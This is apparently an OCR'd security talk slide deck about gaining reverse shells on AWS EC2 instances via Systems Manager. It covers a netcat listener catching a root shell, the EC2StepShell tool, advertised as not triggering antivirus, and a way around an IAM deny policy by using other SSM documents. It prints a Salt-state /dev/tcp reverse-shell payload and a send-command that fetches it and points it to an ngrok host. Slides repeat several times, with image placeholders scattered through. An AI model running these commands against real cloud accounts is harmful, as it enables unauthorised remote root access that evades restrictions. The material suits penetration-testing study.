┗━(Run: “touch ~/.hushlogin” to hide this message)
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54374
id
uid=0(root) gid=0(root) groups=0(root)
```

3. Exploitation

- The reverse shell from the internet will work if:

3. Exploitation

- The reverse shell from the internet will work if:
    - The instance is public

3. Exploitation

- The reverse shell from the internet will work if:
  - The instance is public
  - The security groups are allowing outbound connections to your host

3. Exploitation

- The reverse shell from the internet will work if:
  - The instance is public
  - The security groups are allowing outbound connections to your host
- However…

4. Reverse shells in private EC2 instances

4. Reverse shells in private EC2 instances

EC2StepShell

- Download and install:
  - Repository: https://github.com/saw-your-packet/EC2StepShell
  - PyPi: https://pypi.org/project/EC2StepShell/

4. Reverse shells in private EC2 instances

EC2StepShell

- Download and install:
  - Repository: https://github.com/saw-your-packet/EC2StepShell
  - PyPi: https://pypi.org/project/EC2StepShell/
- ssm:SendCommand + (ssm:ListCommandInvocations | ssm:GetCommandInvocation)

4. Reverse shells in private EC2 instances

EC2StepShell

- Download and install:
  - Repository: https://github.com/saw-your-packet/EC2StepShell
  - PyPi: https://pypi.org/project/EC2StepShell/
- **ssm:SendCommand** + (**ssm:ListCommandInvocations** | **ssm:GetCommandInvocation**)
- UNIX and Windows EC2 instances

4. Reverse shells in private EC2 instances


EC2StepShell


- Download and install:
  - Repository: https://github.com/saw-your-packet/EC2StepShell
  - PyPi: https://pypi.org/project/EC2StepShell/
- **ssm:SendCommand** + (**ssm:ListCommandInvocations** | **ssm:GetCommandInvocation**)
- UNIX and Windows EC2 instances
- Private and public EC2 instances
  - Even if the security groups are not allowing communications with your IP

4. Reverse shells in private EC2 instances

EC2StepShell

- Download and install:
  - Repository: https://github.com/saw-your-packet/EC2StepShell
  - PyPi: https://pypi.org/project/EC2StepShell/
- **ssm:SendCommand** + (**ssm:ListCommandInvocations** | **ssm:GetCommandInvocation**)
- UNIX and Windows EC2 instances
- Private and public EC2 instances
  - Even if the security groups are not allowing communications with your IP
- Doesn’t trigger AVs from the way it works


AWS Systems Manager
EC2 instance
1. Send Command
2. Retrieve output
EC2StepShell terminal




```
PS D:\> python -m ec2stepshell i-0ecad5485f77f18f4 --region us-east-1 --os windows
    ______________   _____ __            _____ __         ____
   / ____/ ____/__ \/ ___// /____  ____ / ___// /_  ___  / / /
  / __/ / /    __/ /\__ \/ __/ _ \/ __ \\__ \/ __ \/ _ \/ / /
 / /___/ /___ / __/___/ / /_/  __/ /_/ /__/ / / / /  __/ / /
/_____/\____//____/____/\__/\___/ .___/____/_/ /_/\___/_/_/
                               /_/

Author: Eduard Agavriloae
        @saw-your-packet
        eduard@breakingbreakpoints.com

[~] No authentication was provided. The default profile from AWS CLI will be used.
[x] Starting reverse shell on EC2 instance i-0ecad5485f77f18f4
[~] Instance's OS is not WINDOWS
[x] Instance's OS is LINUX

[x] Retrieving hostname
        Hostname: ip-172-31-83-151.ec2.internal
[x] Retrieving working directory
        Working directory: /usr/bin

root@ip-172-31-83-151.ec2.internal:/usr/bin# hostname
ip-172-31-83-151.ec2.internal
root@ip-172-31-83-151.ec2.internal:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-172-31-83-151.ec2.internal:/usr/bin# 
```

4. Reverse shells in private EC2 instances

- EC2StepShell and everyone else
  - AWS-RunShellScript
  - AWS-RunPowershellScript

4. Reverse shells in private EC2 instances

- EC2StepShell and everyone else
  - AWS-RunShellScript
  - AWS-RunPowershellScript
- What if a policy denies you access to exactly these documents?




```json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ssm:SendCommand"
            ],
            "Resource": "*"
        },
        {
            "Effect": "Deny",
            "Action": "ssm:SendCommand",
            "Resource": [
                "arn:aws:ssm:*:*:document/AWS-RunShellScript",
                "arn:aws:ssm:*:*:document/AWS-RunPowershellScript"
            ]
        },
        {
            "Effect": "Allow",
            "Action": [
                "ec2:DescribeInstances",
                "ssm:ListCommandInvocations"
            ],
            "Resource": "*"
        }
    ]
}
```

5. Reverse shell using other documents

	Prerequisites	Rev shell	Parameters in payload	Download sources
AWS-RunSaltState	Yes	Yes	Yes	S3, HTTP(S)
AWS-ApplyAnsiblePlaybooks	No		Yes	S3, GitHub
AWS-RunAnsiblePlaybook	Yes		Yes	S3, HTTP(S)
AWS-InstallPowerShellModule	No		Yes-ish	HTTP(S)
AWS-InstallApplication	No		Yes	HTTP(S)
AWS-RunRemoteScript	No		No	HTTP(S)
AWS-RunDocument	No		Yes	S3, GitHub, HTTP(S)

5. Reverse shell using other documents

5.1 AWS-RunSaltState



```
mycommand:
  cmd.run:
    - name: 0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196
```


5. Reverse shell using other documents

5.1 AWS-RunSaltState

```
aws ssm send-command --document-name AWS-RunSaltState \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters \
        '{"stateurl":["https://raw.githubusercontent.com/saw-your-packet/fun-
        with-ssm/main/AWS-RunSaltState/linux/reverse_shell.yml"],
        "pillars":["{\"host\":\"7.tcp.eu.ngrok.io\", \"port\":\"14460\"}"]}'
```

5. Reverse shell using other documents

5.1 AWS-RunSaltState

